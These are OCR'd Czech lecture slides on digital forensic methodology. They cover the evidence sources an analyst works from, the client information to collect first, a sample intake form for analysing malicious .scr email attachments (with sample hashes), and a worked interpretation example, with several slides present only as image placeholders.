

Analýza a interpretace

- Běžná vstupní digitální data
  - Obraz disku zařízení
  - Obraz paměti zařízení
  - Informace o síťovém provozu (NetFlow data)
  - Síťový provoz (kompletní komunikace, pcap)
  - Informace provozovatele služby (části logu příslušné služby)
  - Konkrétní soubory (vzorek malware, export)



Analýza a interpretace

- Doplňující informace
  - „Metadata“ od zadavatele
  - Popis prostředí
    - IP rozsahy, zvyklosti, ...
  - Záchytné body pro začátek
    - „Tento server se podezřele restartoval.“
    - „Tento soubor tu nemá být.“
  - Definice časového intervalu
    - „Stalo se to někdy během pondělního dopoledne.“
    - „První spam byl odeslán včera ve 13:34:05.“
  - Dobré vědět (k uchování mentálního zdraví)
    - „Po nákaze jsme server včera obnovili ze zálohy“

Analýza a interpretace

- Zadání – souhrn informací
  - Oboustranné odsouhlasení
  - Smluvní podmínky (NDA, ...)

Základní informace

Identifikační údaje o případu:

Identifikátor případu	20150229
Název případu	Analýza příloh e-mailu
Datum přijetí případu	29.2.2015

Kontaktní informace pracovníka FLAB:

Pracovník FLAB	Ing. Aleš Padrta, Ph.D.
E-mail	apadrta@cesnet.cz
Telefon	+420 234 680 280

Kontaktní informace zákazníka:

Zákazník	Ing. Jan Bezpečný, Cypherfix, a. s.
E-mail	jan.bezpecny@cypherfix.cz
Telefon	---

Specifikace případu

Detailní popis případu, specifikace otázek k zodpovězení.

Pozadí případu	Do schránek elektronické pošty byly doručeny podvodné zprávy obsahující vždy různou přílohu s příponou *.scr
Doplňující informace	Všechny soubory *.scr byly přeposlány pracovníkům FLAB.
Otázky k zodpovězení	1. Jak lze zamezit dalšímu šíření malware? Pomůže blokování konkrétních procesů, spouštění konkrétních souborů nebo konkrétní komunikace? 2. Jak lze identifikovat napadené stanice? Jaké jsou lokální změny v souborovém systému a v registrech? Vykazuje malware charakteristickou síťovou komunikaci? 3. Jak lze malware z napadených stanic odstranit?
Forma předání výstupu	Výsledkem analýzy bude závěrečná zpráva v elektronické formě. Dílčí zjištění mající vliv na řešení incidentu mohou být předávány průběžně elektronickou poštou nebo telefonicky.
Požadované datum pro předání výstupu	Výsledky analýzy budou použity při reakci na incident, výstupy je nutno předat co nejdříve.

Podklady předané k forenzní analýze

Všechny podklady byly přeposlány zákazníkem na e-mailovou adresu apadrta@cesnet.cz.

Elektronický podklad (Data)	Evidenční číslo	001
Jméno souboru	smlouva_3C2749066380959C.scr	
Hashe souboru	MD5: ee8f9d32821517719ad919186d0e6dfd SHA1: 689886edfbd21d7a2727ed1a1a87d1572ca6d0f4	
Čas zajištění	29.2.2015 7:32 GMT+1	
Popis	Příloha k analýze.	
Způsob získání	Doručeno do schránky elektronické pošty Organizace.	
Způsob předání	Přeposláno e-mailem.	
Poznámky	---	

Elektronický podklad (Data)	Evidenční číslo	002
Jméno souboru	smlouva_5D2741865381432B.scr	
Hashe souboru	MD5: 918ab1b8cb706e70951607a9c1b8fb23 SHA1: 58f130fac8dda92b1c4ddab293b20a48c4780404	
Čas zajištění	29.2.2015 7:34 GMT+1	
Popis	Příloha k analýze.	
Způsob získání	Doručeno do schránky elektronické pošty Organizace.	
Způsob předání	Přeposláno e-mailem.	
Poznámky	---	

Elektronický podklad (Data)	Evidenční číslo	003
Jméno souboru	smlouva_4B5414799705489F.scr	
Hashe souboru	MD5: 5e6cb4f13034abc863bf11b4f3c22622 SHA1: c80dbad08d1909ce432bc55dd5407a87ff1cc373	
Čas zajištění	29.2.2015 7:42 GMT+1	
Popis	Příloha k analýze.	
Způsob získání	Doručeno do schránky elektronické pošty Organizace.	
Způsob předání	Přeposláno e-mailem.	
Poznámky	---	

Analýza a interpretace

- Úvodní rozvaha
  - Co máme najít?
  - V jakých datech?
  - Kde by tak mohly být stopy?
  - Máme časová omezení?
- Základní plán
  - Nejpravděpodobnější cesty k cíli
  - Dodržení - orientačně
  - Každý případ je jiný
  - Hodně improvizace

Odvozování informací

Data

Předzpracování

Extrakce informací

Interpretace informací

Soubory	Data Carving	Textové řetězce
Procesy v paměti	Komunikace	...

dopis.txt	4D 5A 90 00 ...	„click to pay“ „you are doomed“ „toasts ejected“
firefox	192.168.0.100	

Uživatel používá Firefox	Text výhrůžného dopisu
IP adresa serveru	Toaster fungoval

Analýza a interpretace

- Jak najít správné informace?
  - Znalost fungování analyzovaných systémů
  - Znalost formátů dat
  - Znalost nástrojů
- Vyhodnocení
  - Nové směry hledání
  - Validace existujících závěrů
- Slepé uličky
  - Dobré včas opustit
  - Nové znalosti

Používání bez znalosti...



Příklad interpretace informací

- Popis případu
  - Tablet nalezený v kanceláři
  - Obavy zaměstnanců firmy
    - Zapomnětlivý zákazník
    - Odposlech hovorů
    - Výbušné zařízení
  - Chtějí vrátit majiteli / nahlásit bezpečnostní incident



- Co je cílem?
  - Kdo je uživatel zařízení
- Z čeho lze vycházet?
  - Obraz disku zařízení

Příklad interpretace informací



Obraz disku

Příklad interpretace informací



Obraz disku

Příklad interpretace informací



Příklad interpretace informací



Příklad interpretace informací



Příklad interpretace informací



Příklad interpretace informací

